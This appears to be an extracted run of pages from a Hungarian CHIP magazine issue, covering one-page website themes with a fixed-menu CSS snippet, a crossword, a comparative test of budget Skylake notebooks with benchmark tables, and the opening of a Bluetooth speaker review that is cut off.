WordPress alá az egyik legjobb és leglátványosabb megoldás a Zerif Lite, amely ráadásul még ingyenes is. Alap esetben fekete és fehér színekkel operál, ami jó kontrasztot és jó kiemelési lehetőségeket ad, de természetesen sok mindent lehet állítani, így a színvilágot is felturbózzhatjuk. A menüt és a weboldalon belüli ugrást animációkkal is látványosabbá tehetjük. Természetesen a téma reszponzív.




Startup Growth Lite

A Drupal egyik legjobb egyoldalas felépítésre szakosodott témájának még a neve is tükrözi, hogy a startup vállalkozások számára készült – amit mi azért inkább úgy fordítanánk le, hogy a startupok és mikrovállalkozások számára. Egyszerűségében elegáns téma, amelyet úgy alakítottak ki, hogy mindenféle eszközön optimális legyen a megjelenése.



Sydney

Az egyoldalas site-ok megjelenése is nagyon jól variálható – a Sydney az egyik olyan téma, amelyiket teljes képernyős nézetre terveztek, vagyis vele olyan szekciókat alakíthatunk ki, amelyek mindegyike teljesen kitölti a monitort. Elsősorban akkor érdemes egy ilyen sémát használni, ha remek képeket tudunk háttérként beszúrni, és a fontos információk száma nem olyan nagy. (WordPress)



Zifer Child

Ezt a témát azért választottuk ki, hogy megmutassuk: még akkor is lehet értelme specializálódni, ha a keretek eléggé kötöttek. A Zifer elsősorban fotós blogokhoz készült, vagyis egy olyan témáról van szó, amivel kiválóan lehet fényképeket bemutatni. A reszponzív felépítés mellett fontos tartalmi eleme a sémának a közösségi oldalakkal való szerves integráció és a személyre szabhatóság is.

közül lehet válogatni, amelyek közül sokat letöltés előtt akár még az egyéni igényeknek megfelelően finomhangolhatunk is.

Nagyon jól működő megoldás egy olyan felső menü használata is, amely mindig a lap tetején marad, bármerre görgetünk is. A kérdéses menüt ehhez természetesen külön rétegen kell megjeleníteni (használjunk <DIV> tagokat). A mindig legfelül maradó menü CSS-kódja a következő:

```
#menu{
top:0;
position:fixed;
width:100%;
height:100px;
background-color:#000;
}
```

Ez a kód egy, az oldal legtetején megjelenő, az oldal teljes szélességét elfoglaló, 100 pixel magas, fekete háttérrel rendel-

kező menüsávot fog mutatni. A színkódok megadása nem kötelező, de erősen ajánlott: ha nincsen háttér, akkor az jelentősen megnehezíti az olvashatóságot. A fenti példában szándékosan nem fehér, hanem világosszürke betűket állítottunk be, mivel a fekete és fehér színek közötti kontraszt túl nagy. Habár félig átlátszó menüt is lehet használni, ezt nem ajánljuk, mert ez könnyen az olvashatóság rovására megy. 📌

Ne vessen, és nyerjen!

Fejts meg a skandináv rejtvény fő sorait, és nyerjen negyedéves CHIP magazin-előfizetést! A megfejtést nyílt levelezőlapon vagy e-mailben küldje el szerkesztőségünk címére (CHIP magazin, 1053 Budapest, Kecskeméti utca 5., leveles@chipmagazin.hu).
Beküldési határidő: 2016. 11. 11.



Előző havi rejtvényünk megfejtése:

„Biztos, ami biztos, az adatokat papírra is elmentem!”

Negyedéves CHIP-előfizetést nyert:

Dancsecs Ferenc, Magyarlak

1	ESZME, FOGALOM RÁÉRŐSEN TÁVOZIK	HAJDANI AIR ALGÉRIE, RÖV.	ELVÉGRE CSUDÁTI	FELE-BARÁTI BÖLCS ELEFÁNT	REPETA SZESZES SZOMJ-OLTÓ	ÖSSZE-SZÚRI A LEVET BARN, RÖV.	NYELVÉSZ (LÁSZLO) KUTATNI KEZDI!	ELŐTAG- ORR-	A KÉRELEM TÁRGYA			
É									S			
KÉZRE KERIT ZSÁK- MÁNYOL			TOLNAI KÖZSÉG HATÁR- ZÓRAG			KARATE- MÉRKÖZÉS UZSGOROD FOLYÓJA						
			SZOBÁBA ÖZONLIK FÉLKÉSZI!				RITKA NŐI NÉV VÉGTELEN KIN!					
2	ARGON VEGYJELE AMERIKAI TAGALLAM	KERÉK- PÁROZIK HANGSŰ- LYOZOTT		SÉMI NYELVŰ NÉP VOLT			CSEH FÉRFINEV VISSZA- ESES					
								GUMI- BELSŐ! TÁBLÁS, RÉTEGES				
JAVA, RÖV, HEKTO- LITER, R.		A DÉLUTÁN IS EZ					NŐI NÉV JÉG, ANGÖLÜL					
ZONGORA ÓIR RÓVÁS- ÍRÁS											TWITTER JELE KÁRTYA- JÁTEK	
A BRIDZS ŐSE	3	PÉNZPIACI ALKUSZ, R. IZRAEL, RÖV.										
ILYENNÉ MÁSİK HELYRE PAKOL												
			HÖLGY TINCŠ, HAJFÜRT	PORTUGÁL PÉNZ V. CSEH ÍRÓ V. (KAREL)	SZOKNYA	ÉNEKES V. (ENRICO) LŐ- SZERSZÁM	UGYAN- CSAK POHÁR- KÖSZÖNTŐ		FAFAJTA			
TÉRFOGAT JELE BÁLNA	ALAKÍT- HATO (FÉM) 111 PASCAL	ÉNEKESNŐ V. (YMA) ...OF BASE; ZENEKAR			GIPSZ- FAJTA! SEGÉLY- KÉRES			SZELÉN VEGYJELE BALGA KEDVESE!	GY			
								IZOLDA, BEGÉZVE FŐNÉV- KÉPZŐ				
ROSSZ MINŐSÉGŰ SZŐLŐ- FAJTA			PORTÁS FILMES ŰRMANO!			ISZLÁM- HÍVÓ MÍMLENI KEZDI!						
				ÓKORI ORSZÁG VOLT TÁRGYRAG			VIZS- GÁLAT TESLA JELE					
GYENGÉN ÖSSZE- VARR	V								...-REX; ZSARNOK- GYIK			



Notebookok Skylake-kel

A hordozható számítógépeknek jót tett az energiahatékony Skylake processzorok megjelenése. **Most néhány kedvezőbb árú konfigurációval teszteltük**, hogy mire számíthatunk.

CHRISTOPH SCHMIDT/ROSTA GÁBOR

A noteszgépek vásárlásánál azért fontos, hogy a lehető legmodernebb hardverre épüljenek, mert a lehető legnagyobb teljesítményt és leghosszabb üzemidőt kell kihozni a rendelkezésre álló korlátozott térfogathoz. Ezzel kapcsolatban pedig további gond, hogy a CPU, GPU és a rendelkezésre álló csatlakozók fejlesztése gyakorlatilag lehetetlen. Még szerencse, hogy a piacon már szép számban találkozhatunk az Intel Skylake processzoraira épülő gépekkel, akár az alsóbb árszegmensekben is. A kedvező ár pedig jól hangzik a vásárlók-

nak, a gyártóknak viszont nincs egyszerű dolguk, amikor korlátozott költséggel kell gyors, megbízható, jól összerakott és egyben strapabíró notebookot készíteniük. Tesztünkben látszani fog, hogy ez nem is mindig sikerült nekik.

A mezőnyben találkozhatunk olyan otthoni célokra szánt eszközökkel, mint az Acer Aspire E5-575G, az Asus F555UA és a Lenovo Yoga 500. Nem hiányoznak az üzleti konfigurációk sem az Acer TravelMate P258 és a Lenovo ThinkPad E560 személyében. Valamennyien 15,6 colos kijelzőkkel, a ma már belépőszintnek

minősíthető 4 GB RAM-mal és Windows 10-zel rendelkeznek. Az Acer TravelMate esetében lehetőség van áttérni a Windows 7-re, amelyhez az Acer állítása szerint egészen 2020-ig biztosítják a frissítéseket. Egy másik operációsrendszer-alternatíva az Ubuntu Linux, amivel a Dell Vostro 15 érkezett (lásd a 11. oldalon).

Elegendő teljesítmény az új CPU-kkal

A mezőnyben alapvetően a belépő- és a középkategóriába tartozó processzorokkal találkozhattunk. A Lenovo Yogában és az Acer TravelMate-ben található Pentium CPU-k is elegendő teljesítménnyel rendelkeznek a mindennapi feladatokhoz, nem hozza őket zavarba több alkalmazás párhuzamos futtatása sem, és ez utóbbiban segít, hogy az asztali változatokkal ellentétben itt nem hiányzik a Hyper Threading funkció. Ugyanakkor a Turbo Boost hiánya érezhető, és a nagy teljesítményt igénylő, de rövid feladatoknál (egy adott kép szerkesztése, Excel-tábla újraszámolása stb.) tapasztalhatjuk a rendszer lelassulását.

Az Acer Aspire és a Lenovo ThinkPad Core i3-at használ, ahol a magasabb alap órajel már segít ezen, míg az Asus F555UA

esetében a Core i5-6200U a Turbo Boost segítségével egészen 2,8 GHz-ig tudja emelni a működési frekvenciát szükség esetén. Az eredmény pedig az, hogy a különösen számításigényes feladatokra az Asus F555UA lesz a legjobb, ráadásul a különálló GPU-val ezt a gépet ajánlanánk a 3D-s játékokhoz is. Persze túl nagy sebességre itt ne számítsunk, a részletességet alacsony szinten kell hagynunk, ezek messze nem gamer notebookok.

A két Core i3-ra épülő gép is használható játékra (az Acerből ráadásul még egy belépőszintű NVIDIA GPU-val szerelt változat is létezik), de csak komoly korlátozásokkal, a pentiumos konfigurációk azonban teljesen alkalmatlanok erre a célra. A Skylake és az előd Broadwell közötti különbséget az előző generációs Acer Aspire E5-575G-vel összevetve láthatjuk: a PCMark 7-pontszám 9,5, a 3DMark-pontszám 24 százalékkal ugrott meg.

Nem minden a számítás

A mindennapi használat során a tesztgyőztes Acer Aspire E5 sokkal gyorsabbnak érződik, mint a névleg nagyobb teljesítményű Asus – különösen a gép indulásakor, a programok betöltésekor vagy telepítésekor. Ennek oka pedig az, hogy ugyan a CPU gyengébb, de a háttér merevlemez helyett egy 256 GB SSD lett. A legtöbb felhasználó számára ez többet ér a gyors processzornál, mert a modern gépekben a szűk keresztmetszetet általában a lassú HDD jelenti. Ezt tükrözik a mérési eredmények és az általunk adott pontszám is. A Lenovo ThinkPad ugyan nem kapott SSD-t, de merevlemeze egy gyorsabb, 7200 rpm-es modell. Ahogy az alábbi táblázatban is látszik, az Asus két PCMark 8 tesztben szerepelt jól.

A hardveren kívül egyre fontosabb az is, hogy a telepített szoftverek képesek legyenek kihasználni az új eszközök minden funkcióját. Ha erre képtelenek, akkor annak a teljesítmény látja kárát, ahogy történt az Acer TravelMate esetében, amikor Windows 7-tel próbáltuk ki: a hasonló hardverre épülő Lenovo Yoga jóval többet hozott ki a konfigurációból.

Kompromisszum a kijelzőben és a gépházban

Miközben egy lassúnak érződő noteszgép sebességén a HDD-SSD-cserével még javíthatunk, a kijelző vagy éppen a burkolat cseréje már nem lehetséges. Pont ezek az alkatrészek azok, ahol érezhető, ha a

gyártó spórolni kényszerült: a tesztelt készülékek kivétel nélkül TN-panelt használnak, amelynek betekintési szöge keskeny, a látott kép tehát erősen függ attól, hogy honnan nézzük, és ha nem pont szemből, akkor romlik a kontraszt és a színhűség is. Ez a leginkább a Lenovo Yoga esetében feltűnő.

Bár a képernyők mérete egyezik (15,6 col), a felbontások különbözőek: az Acer Aspire full HD (1920×1080) panelt használ, amely nemcsak élesebb képet ad, hanem több minden is fér ki a kijelzőre. A többi, tipikusan WXGA (1366×768) felbontású eszköznél sokkal többet kell görgetnünk majd. Az alacsonyabb felbontás kellemes mellékhatása persze, hogy a menük, betűk és más elemek alapból is jobban olvashatóak, de például a weboldalak esetében sokkal többet fogunk lapozni. A full HD esetében a Windows beállításai lehetővé teszik a legtöbb képelem megnövelését, de ez nem minden szoftvernél működik egyformán.

Matt, kevésbé tükröződő kijelzőt kapott az Asust és a Lenovo Yogát leszámítva valamennyi gép – ám pont ez a kettő produkálta a legjobb fényerő- és kontrasztértékeket. Aki viszont nem mindig sötéti-

tett szobában használja a notebookot, az jobban jár a matt kijelzővel.

Igy állunk a méretekkel

A 15,6 colos kijelzőknek köszönhetően egyik versenyző sem nevezhető filigránnak, de a gyártók igyekeztek legalább a vastagságot csökkenteni. Ez viszont a költségcsökkentéssel kombinálva nem tesz jót az ergonómiának, a gépek hajlamosak felbillenni, és a billentyűzetnél is számolhatunk hátrányokkal.

A mezőny legmasszívabb gépe a ThinkPad E560, és ez olyan apróságokban is megmutatkozik, mint például a billentyűzet, amely masszív, nem hajlik össze-vissza, a gomboknak pedig viszonylag hosszú útja van. A képernyőt tartó zsanérok ellenállását sikerült jól belőni, a gép egyetlen kézzel nyitható, de a beállított pozíciót jól tartja, a ház pedig ellenáll a csavarásnak.

A másik véglet az olcsóbb Acer TravelMate: a hajlékony billentyűzet kevésbé kényelmes, a gombok mozgása is határozatlan, a zsanérok pedig olyan szorosak, hogy a monitor szó szerint meghajlik felnyitása közben. Ez pár év használat után akár a panel tönkremenetelét is okozhatja, ami ekkor már nem javítható, a notebook →


A vizsgált CPU-k

A tesztben szereplő noteszgépekbe belépő- és középkategóriás processzorok kerültek. Közülük egyedül az i5 kapta meg a Hyper Threading mellé a Turbo Boostot.

Processzorok	Magok/szálak	Órajel/Turbo Boost	Grafika	IGP órajele
Pentium 4405U	2/4	2,1 GHz/~	HD 510	300–950 MHz
i3-6100U	2/4	2,3 GHz/~	HD 520	300–1000 MHz
i5-6200U	2/4	2,3/2,8 GHz	HD 520	300–1000 MHz

Részletes eredmények

A PCMark 8 mérései során többféle módon is teszteltük a noteszgépeket, amelyek például az otthoni használatot **1**, az irodai munkát vagy a multimédiás felhasználást szimulálják. A Windows 7-tel használt TravelMate kifejezetten rosszul szerepel **2**, mert az OS nem tudja kihasználni a hardver képességeit, miközben az SSD-vel dolgozó Aspire E5 remekel a tesztekben.



	Acer Aspire E5-575G	Asus F555UA	Lenovo ThinkPad E560	Lenovo Yoga 500	Acer TravelMate P258 2
Processzor	i3-6100U	i5-6200U	i3-6100U	Pentium 4405U	Pentium 4405U
SSD meghajtó	●	○	○	○	○
PCMark 8: Home Accelerated	3210	2951	2968	2779	2490
PCMark 8: Creative Accelerated	3777	3404	3108	2637	2553
PCMark 8: Work Accelerated	4034	3988	3918	4475	3480
PCMark 8: Storage System Partition Score	4960	2056	2300	1991	1965

Legjobb eredmény Legrosszabb eredmény

● igen ○ nem



Vastag vagy vékony?

Az Acer Aspire E5 tesztünk legvastagabb versenyzője 33 mm-es magasságával – az Asus F555UA fél centivel vékonyabb, anélkül, hogy lassabb vagy kevésbé kitartó lenne.

gazdasági totálkáros lesz. Hasonlóan olcsó a Lenovo Yoga, az Asus F555UA és az Acer Aspire pedig valahol a középmezőnyben helyezkedik el: az Acernek jó a billentyűzete és kiváló a burkolata, míg az Asusnál ez pont fordítva van.

Külsőre egyébként pont az Asus néz ki a legjobban, köszönhetően a több színben is elérhető burkolatnak, ráadásul ez tesztünk legvékonyabb résztvevője is egyben. A többi készülék sem nevezhető vastagnak, de az akkumulátor felé mindegyik vastagodik, ehhez pedig még a gumilábakat is hozzá kell számítanunk.

Az energiahatékony processzoroknak köszönhetően a hűtésnek nincs sok dolga, a tesztünkben részt vevő noteszgépek egyike sem volt zavaróan hangos még nagy terhelés mellett sem. Igazából kizárólag a vékonyabb masinák, az Asus és a Lenovo Yoga olyan, hogy hallani lehet a ventilátort, a többieket tulajdonképpen némának is mondhatnánk.

Az egységesen 100 cd/m²-re kalibrált kijelzőkkel mért üzemiidőkre nem panaszkodhattunk, de a Lenovo ThinkPad példája jól mutatja, hogy a nagyobb kapacitású akkumulátort semmi sem pótolhatja. Sajnos ez a nagyobb kapacitású akkumulátor a méretre és a tömegre is hatással van, ezért a hordozhatóság nem a legjobb. Miközben az Asus vékonysága és kis akkumulátora ellenére is jól teljesít, a Lenovo Yoga egyedi kialakítása miatt túl sokat áldoz fel az üzemiidőből, és alig bírja tovább, mint egy öt évvel korábbi modell. Érdekes, hogy az Acer Aspire E5-575G kevésbé kitartó, mint Broadwellre épülő elődje, annak ellenére is, hogy akkumulátora nagyobb kapacitású. Ez

egyébként a többi broadwelles gépre is igaz, tehát az Intel által ígért nagyobb energiahatékonyság ezúttal nem jött be.

Praktikus extrák és szolgáltatások

A különleges szolgáltatásokat illetően a mezőnyből leginkább a Lenovo Yoga lóg ki, köszönhetően a táblagép, média-állvány és sátor üzemmódoknak, illetve az érintőképernyőnek. Ahogy azonban már említettük, az átalakíthatóságért fizetnünk kell, mégpedig az üzemiidőben, de más bajok is vannak: táblagép-ként a Yoga túl nagy és nehéz, a hátoldalra kerülő billentyűzet pedig sérülékennyé teszi. Sokkal hasznosabb extra szerintünk a ThinkPad ujjlenyomat-olvasója, ami kényelmessé teszi a megfelelő biztonságú használatot.

Ettől a két példán túl is, a noteszgépekben megtalálunk mindent, ami a napi munkához kellhet: három USB-portot, a szabványok szerint különböző eloszlás-

ban, SDXC-kártyaolvasót és optikai meghajtót is. Az utóbbit pedig az ultrabookok terjedésével már többen is tették, ahogy a teljes értékű gigabites Ethernet-portot is, amely szintén valamennyi teszt-készüléken megtalálható. A Wi-Fi esetében a 802.11ac ma már alapértelmezettnek tekinthető, egyedül az Asusnál kell beérnünk a lassabb 802.11n-nel. Külső monitorok és projektorok számára HDMI, illetve vészhelyzetben D-Sub áll rendelkezésre.

Windows 10, mindenhol

A tesztre kapott számítógépek Windows 10-zel érkeztek. Ezt az operációs rendszert lehet szeretni és utálni (például a felhasználói adatokkal való laza bánásmód miatt), de azt nem tagadhatjuk le, hogy az OS elég gyors lett, különösen a modern gépeken, ahol könnyen maga mögé utasítja a Windows 7-et, még akkor is, ha be kell érnie 4 GB RAM-mal és egy mágneses lemezzel.

Sajnos továbbra is fájó téma a kéretlen, felesleges szoftverek tömege. Ezek nagy része használhatatlan shareware és próbaverzió, de a gyártók ragaszkodnak hozzájuk, jelentős mennyiségű helyet és erőforrást pazarolva. Az új noteszgép beállítása után tehát érdemes lefuttatni például a PC Decrapifier nevű szoftvert (www.pcdcrapifier.com), majd ellenőrizni, hogy valóban minden kéretlen programot eltávolított-e.

Ahogy már említettük, a Windows 7-re való visszatérés lehetősége egyedül az Acer TravelMate-nél volt adott, az alap operációs rendszer a vállalati környezetre való tekintettel a Windows 10 Pro volt. Mindenesetre az Acer azt ígéri, hogy a Windows 7-hez is egészen 2020-ig támogatást nyújt, ami a többi notebooknál




A Lenovo ThinkPad E560 rendelkezik a legjobb billentyűzettel: merev, hosszú gombutakkal és világos kapcsolási ponttal

nem kérhető. Igaz, értelme sem lenne, mert a Windows 7-et kinszenvedés telepíteni rájuk, a sokféle hiányzó illesztőprogram (a Skylake platformhoz nincs USB-s illesztőprogram a Windows 7 alá) miatt. Ha szükséges, a DVD-ről történő telepítés még megoldható, de teljesen használható gépet nehéz faragnunk. A friss Linux-disztribúciók nagy része azonban kompatibilis ezekkel a gépekkel, ahogy azt a Dell Vostro 15 példája is mutatja, ami már eleve Ubuntuval érkezik (lásd jobbra).

Törekedjünk az egyensúlyra

Tesztünk győztese, az Acer Aspire E5-575G sem mentes a hibáktól – burkolata például lehetne valamivel erősebb. A győzelmet azonban nem a tökéletességgel, hanem a jól összeválogatott hardverrel vívta ki, a jó CPU-val, az SSD-vel és a mezőnyből kiemelkedő tudású és felbontású full HD kijelzőjével. A Lenovo ThinkPad E560 esetében a

strapabíróságot emelnénk ki, és némi bővítéssel (egy HDD/SSD-csere, illetve plusz 4 GB RAM mindenképpen ráférne) kiváló munkagép lehetne, leszámítva az alacsony felbontású kijelzőt. Hasonló a helyzet az Asus F555UA esetében, amelynek erős processzora sokkal többre lenne képes egy SSD-vel párosítva. A TravelMate és a Lenovo Yoga nem győzött meg minket, a tesztelt kiépítésben nem tudjuk ajánlani őket. A TravelMate esetében a Windows 7-támogatás lehet esetleg vonzó, de ez sem feledteti a gyenge minőségű házat és az alacsony teljesítményt.

Érdekes eredménye a méréseknek, hogy mennyivel jelent többet vagy éppen kevesebbet a Broadwell a Skylake-hez képest: a számokból látszik, hogy különösen egy SSD-vel párosítva a korábbi generáció sincs hátrányban az újhoz képest, így lehet, hogy jobb vételekre is bukkanhatunk közöttük (ha pedig Windows 7-re vágyunk, alighanem ez az ideális megoldás). 



Skylake és Linux

> A Dell Vostro 15 3559 (Core i5-6200U-val) Windows helyett Ubuntuval érkezik. Üzemideje (Word/videó: 5:38/4:35) nagyjából megegyezik azzal, amit Windows 10 alatt mérhettünk, így valószínűleg támogatja az energiatakarékos funkciókat is. A kijelző rendben van, de a ház és a billentyűzet lehetne jobb minőségű is. Ára azonban igen kedvező, így jó választás irodai munkára vagy netezésre, hiszen nem kell aggódni a vírusok miatt sem.



Tesztelt noteszgépek	1. helyezett	2. helyezett	3. helyezett	4. helyezett	5. helyezett	Broadwell
	Acer Aspire E5-575G-30ZJ	Lenovo ThinkPad E560	Asus F555UA-XX065T	Acer TravelMate P258-M-P209	Lenovo Yoga 500-15ISK	Acer Aspire E5-573-346E
Összpontszám	91,1	85,8	81,6	77	74,4	89,6
Hordozhatóság (25%)	97	87	100	73	83	92
Szolgáltatások (25%)	91	97	91	96	100	89
Kijelző (20%)	90	78	65	83	57	100
Teljesítmény (15%)	100	61	64	50	51	90
Ergonómia (15%)	74	100	75	71	64	72

MŰSZAKI ADATOK						
Processzor	Intel Core i3-6100U (2,3 GHz)	Intel Core i3-6100U (2,3 GHz)	Intel Core i5-6200U (2,3 GHz)	Intel Pentium 4405U (2,1 GHz)	Intel Pentium 4405U (2,1 GHz)	Intel Core i3-5005U (2 GHz)
Memória	4096 MB DDR4	4096 MB DDR3L	4096 MB DDR3L	4096 MB DDR3L	4096 MB DDR3L	4096 MB DDR3L
Operációs rendszer	Windows 10 Home	Windows 10 Home	Windows 10 Home	Win 10 Pro & Win 7 Pro	Windows 10 Home	Windows 10 Home
Kijelző mérete/felbontása/matt	15,6 col/1920×1080/●	15,6 col/1366×768/●	15,6 col/1366×768/○	15,6 col/1366×768/●	15,6 col/1366×768/○	15,6 col/1920×1080/●
Monitorkimenetek	HDMI, VGA	HDMI, VGA	HDMI, VGA	HDMI, VGA	HDMI	HDMI, VGA
Háttértár/optikai meghajtó	256 GB SSD/●	500 GB HDD/●	500 GB HDD/●	500 GB HDD/●	500 GB HDD/○	256 GB SSD/●
Portok: USB 3/USB 2	2/1	3/0	2/1	2/1	2/1	1/2
WLAN/Gbites LAN/Bluetooth	802.11ac/●/●	802.11ac/●/●	802.11n/●/○	802.11ac/●/●	802.11ac/●/●	802.11ac/●/●
Webkamera/kártyaolvasó	●/●	●/●	●/●	●/●	●/●	●/●
Egyéb extrák	○	Ujjlenyomat-olvasó	○	○	Érintőképernyő, átalakítható tabletté	○
Méret	382×260×28 mm	375×255×31 mm	382×258×27 mm	382×260×29 mm	380×255×24 mm	382×259×28 mm
Tömeg	2,1 kg	2,4 kg	2,1 kg	2,2 kg	2,1 kg	2,1 kg

MÉRT ADATOK						
PCMark 7	4674 pont	2592 pont	2694 pont	2200 pont	2306 pont	4266 pont
3DMark Cloud Gate	4884 pont	4611 pont	5225 pont	3571 pont	3295 pont	3937 pont
Kijelző fényereje	190 cd/m²	193 cd/m²	212 cd/m²	207 cd/m²	201 cd/m²	246cd/m²
Kijelző kontrasztja	140:1	129:1	148:1	144:1	133:1	152:1
Akku kapacitása	41 Wh	48 Wh	37 Wh	37 Wh	30 Wh	37 Wh
Üzemidő: Word/videó	8:48/6:44 óra	9:36/8:30 óra	9:49/6:50 óra	6:49/4:44 óra	6:30/4:57 óra	9:30/6:54 óra
Zaj teljes terhelés mellett	Alig hallható	Alig hallható	Elfogadható	Alig hallható	Elfogadható	Elfogadható

■ Csúscategória (100–90,0) ■ Felső kategória (89,9–75,0) ■ Középkategória (74,9–60,0) ■ Belépőszint (59,9–45,0) □ Nem ajánlott (44,9–0)
 Értékelés pontszámokkal (max. 100) ● igen ○ nem



Remek hangzás minden szobában

Bluetooth hangfalakkal mindenhol elkísérhet minket a kedvenc zenénk. 27 modellnek tettük **a hangzását, mobilitását, felszereltségét és extra képességeit.**

ROBERT DI MARCOBERARDINO

Ajelenleg kapható Bluetooth hangszórók legjobbjai már nemcsak remekül szólnak, kis méretűek és hordozhatóak, de sok modell támogatja a multiroom több szobára kiterjedő zenei élményét, utazás közben pedig akár okostelefonunkat is tölthetjük róluk akkubank funkciójuknak köszönhetően. Tesztünkben arra voltunk kíváncsiak, hogy az ismertebb márkák (pl. Beats, Bose, Denon, JBL, UE, Libratone, Sony, Harman/Kardon) 27 modelljéből melyik teljesíti a legjobban a fontosabb területeken. Akinek a különlegesebb képességek valamelyikére van szüksége, annak érdemes alaposan átnéznie a táblázatban az

egyres funkciók oszlopait és az árak között is hatalmas különbségek vannak, amire oda kell figyelni. Akadnak példányok tízezer forint alatt, ahogy százezer felett is, és bár az előbbi kategória még érdekességként sem igazán ajánlható, 30-60 000 forint között már kellemes darabokat találunk a kínálatban.

Hallás után vásároljunk!

Mint az a tesztelt kategóriából is sejthető, a vizsgált hangszórók főként Bluetooth-kapcsolatot használnak. A beépített audioprofilok feladata, hogy minimalizálják a veszteséget a hangjel átvitele során, de a rendelkezésre álló csekély sávszéles-

ség miatt szükséges tömörítés mellett így is elkerülhetetlen némi deficit. Akad cég, amely támogatja az aptX codecet, ami intelligens tömörítést és ezzel kiváló hangminőséget ígér. Azonban ezt a technológiát csak néhány modell használja, az ígért előnyök pedig némileg megosztják az igazán audiofil szakértőket – akik hajlamosak a hangminőség kapcsán már csak elvi alapon is elvetni a vezeték nélküli átvitelt.

Azok a gyártók azonban, amelyek minőségi alkatrészekbe fektetnek be, bebizonyíthatják, hogy még a vezeték nélküli megoldás is járhat nagy hangterjedelemmel és differenciált hangokkal, ha a membrán, a mágnes és a tekercs is megfelelő. Ez a legjobban a Bose SoundLink Mini II-nek sikerült: a hangzása kiegyensúlyozott és részletgazdag; a magas, közép és basszus egyaránt jó, az összhangzás pedig dinamikus. A Libratone legjobbjai a Zipp Mini és Too, szintén remek hangminőséget adnak, még talán valamivel frissebbet is, mint a Bose. Rajtuk kívül még nagyon jó hangminőséggel büszkélkedhet a Harman/Kardon Go+Play, a JBL Xtreme és a legjobb vételt jelentő Denon Envaya Mini.

A lényegesen rosszabbul szóló modellek közé nem csak azok a nagyon olcsó eszközök kerültek be, amelyekről árak



Vízizene

Némelyik mobil hangrendszer, például az Ultimate Ears UE Roll vízálló, így strandra, sőt medencés bulihoz is ideális társ.



Akkubank

Egyre több Bluetooth hangszóró képes tartalek akkumulátorként is szolgálni okostelefonunkhoz a hosszabb utakon.

Csatlakozók

A legtöbb modell tölthető USB-kábellel, és ellátták audiobemenettel is a kábeles zeneközpontokhoz.

alapján ezt feltételeztük is – például a Peaq PPA20BT esetében. Prémiummodellnek számító darabok, például a Jawbone Jambox Mini vagy az aptX-t is támogató Riva Turbo X, és közepesnél gyengébb eredménnyel végeztek a hangminőség vizsgálatán. Azonban mivel a hang érzékelése szubjektív, mindenkinek magának is meg kell hallgatnia a rokonzenes darabokat még vásárlás előtt.

Praktikus és kényelmes extrák

A tesztgyőztes Libratone Zipp Mini hangminőségben és felszereltségében is remekelt: amellett, hogy WLAN hálózatokra kapcsolódhat, AirPlay és DLNA használatával is küldhetünk rá zenét. Rádásul a tesztmezőnyben egyedülként még webrádió is került bele. Ellenben minden egyes modellnek van audiobemenete, ahova különféle lejátszókat csatlakoztathatunk kábellel. Szintén hasznos kiegészítőnek számít a lejátszógomb, az akku töltöttségét jelző LED, valamint a kihangosítás a beérkező telefonhívásokhoz, amelyekkel a tesztelt eszközök nagy részét ellátták. Ugyanakkor akadnak olyan gyártók, akik meglehetősen minimalista kiegészítést választottak: némelyik modellnek még tápegysége sincsen, csak egy USB-kábelt adnak az akkumulátor feltöltéséhez. A Beats Pill+, a Denon Envaya és a filléres Peaq mellé hordtáska is jár a könnyebb és biztonságosabb szállításhoz.

Csupán három eszközbe építettek USB hubot – kellemes kiegészítő, de nem elengedhetetlen. A multiroom ellenben már igencsak érdekes: az appal, ami távirányítóként is szolgál, szinkronizálhatjuk a hangfalakat, vagy éppen feloszthatjuk azokat különféle zónákra, mint a nappali, konyha és fürdő, hogy ezekben más-más zene szól

jon egy időben. A Libratone vagy a Harman/Kardon hangszórói ezt alternatív módszerekkel érik el a Sonos vagy Teufel költséges multiroom megoldásai helyett. Akad azonban egy fontos kikötés: a WLAN-t használó multiroom hangszórókkal ellentétben a Bluetooth hangfalak legfeljebb tíz méterre lehetnek a jelforrástól.


A hordozható hangszórók egy részének további különlegessége, hogy akkubankként is használhatjuk őket okostelefonunk vagy tabletünk feltöltésére USB-kábelen keresztül. A tesztgyőztes Libratone Zipp Mini mellett ilyenek a Harman/Kardon, a Beats és a JBL (csak az Xtreme és Charge sorozat) eszközei is. Természetesen, ha az okostelefonunk akkumulátoraihoz a hangfal akkumulátorairól irányítunk át energiát, akkor utóbbi maximális lejátszási időtartama csökken (persze a lemerült, és zenét sugározni képtelen okostelefonhoz képest kifejezetten nő). Nem árt ehhez megfelelő modellt választani, mivel az akkumulátorteljesítmények vizsgálata hatalmas eltéréseket mutatott az egyes eszközök között.

Nem minden mobil, ami Bluetooth

